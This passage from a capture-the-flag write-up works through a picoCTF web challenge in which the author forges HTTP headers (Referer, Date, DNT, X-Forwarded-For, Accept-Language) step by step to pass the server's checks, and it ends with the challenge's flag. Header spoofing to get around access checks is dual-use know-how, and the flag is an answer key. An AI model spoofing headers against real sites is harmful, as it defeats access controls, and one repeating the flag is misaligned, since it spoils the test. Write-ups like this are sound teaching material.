49 $(document).ready(function() {
50
```

Now we can see at the response that a message displays:

“I don’t trust users visiting from another site.”

So we have to put the flag : “Referer: mercury.picoctf.net:52362” to put that we are visiting from the same site. And we send again

```

22 GET / HTTP/1.1
23 Host: mercury.picoctf.net:52362
24 Cache-Control: max-age=0
25 Upgrade-Insecure-Requests: 1
26 User-Agent: PicoBrowser
27 Accept:
28 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
29 q=0.8,application/signed-exchange;v=b3;q=0.7
30 Accept-Encoding: gzip, deflate, br
31 Accept-Language: en-US,en;q=0.5
32 Referer: mercury.picoctf.net:52362
33 Connection: close
34
35
36
37
38
39

```

The present message is that “Sorry, this site only worked in 2018.” So we have to add a

“Date” flag to the header. We can search for this. The example that I found is: “Date:

Wed, 01 Jun 2022 08:00:00 GMT” And we change the year to 2018 and send it.

```

1 GET / HTTP/1.1
2 Host: mercury.picoctf.net:52362
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: PicoBrowser
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
8 q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Referer: mercury.picoctf.net:52362
12 Date: Wed, 01 Jun 2018 09:00:00 GMT
13 Connection: close
14
15
16 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
17 </script>
18 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
19 </script>
20
21 </head>
22
23 <body>
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28 </p>
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:red">
32 I don't trust users who can be tracked.
33 </h3>
34 </div>

```

The message says: “I don’t trust users who can be tracked.” So we have to add the “DNT” flag, that means “Do not track”, equal to 1 because that means not tracking, and we send.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: mercury.picoctf.net:52362
Date: Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
Connection: close
```

```
22
23 <body>
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:red">
32 This website is only for people from Sweden.
33 </h3>
34 </div>
35 </div>
36 </div>
37 <br/>
```

Now we have to make the page think that we are from Sweden. And we can do this by giving the page an IP direction from Sweden. We can do this with the flag “X-Forwarded-For”. We can search for a Swedish ip address, mine is : 2.71.255.254, and we send.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Referer: mercury.picoctf.net:52362
Date: Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
X-Forwarded-For: 2.71.255.254
Connection: close
```

```
22
23 <body>
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:red">
32 You're in Sweden but you don't speak Swedish?
33 </h3>
34 </div>
35 </div>
36 </div>
37 <br/>
```

The message tell us that we don’t speak Swedish, so we have to change the “Accept-Language” that is in English to accept Swedish. We can do it by putting “sv-sv,sv;q=0.5” on that flag.

```
GET / HTTP/1.1
Host: mercury.picoctf.net:52362
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: PicoBrowser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: sv-sv,sv;q=0.5
Referer: mercury.picoctf.net:52362
Date: Wed, 01 Jun 2018 08:00:00 GMT
DNT: 1
X-Forwarded-For: 2.71.255.254
Connection: close
```

```
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:green">
32 What can I say except, you are welcome
33 </h3>
34 </div>
35 </div>
36 </div>
37 <br/>
38 <div>
39 picoCTF{http_h34d3rs_v3ry_c001_much_w0w_0c0db339}
40 </div>
```

And now we can have the flag. That is:

picoCTF{http_h34d3rs_v3ry_c001_much_w0w_0c0db339}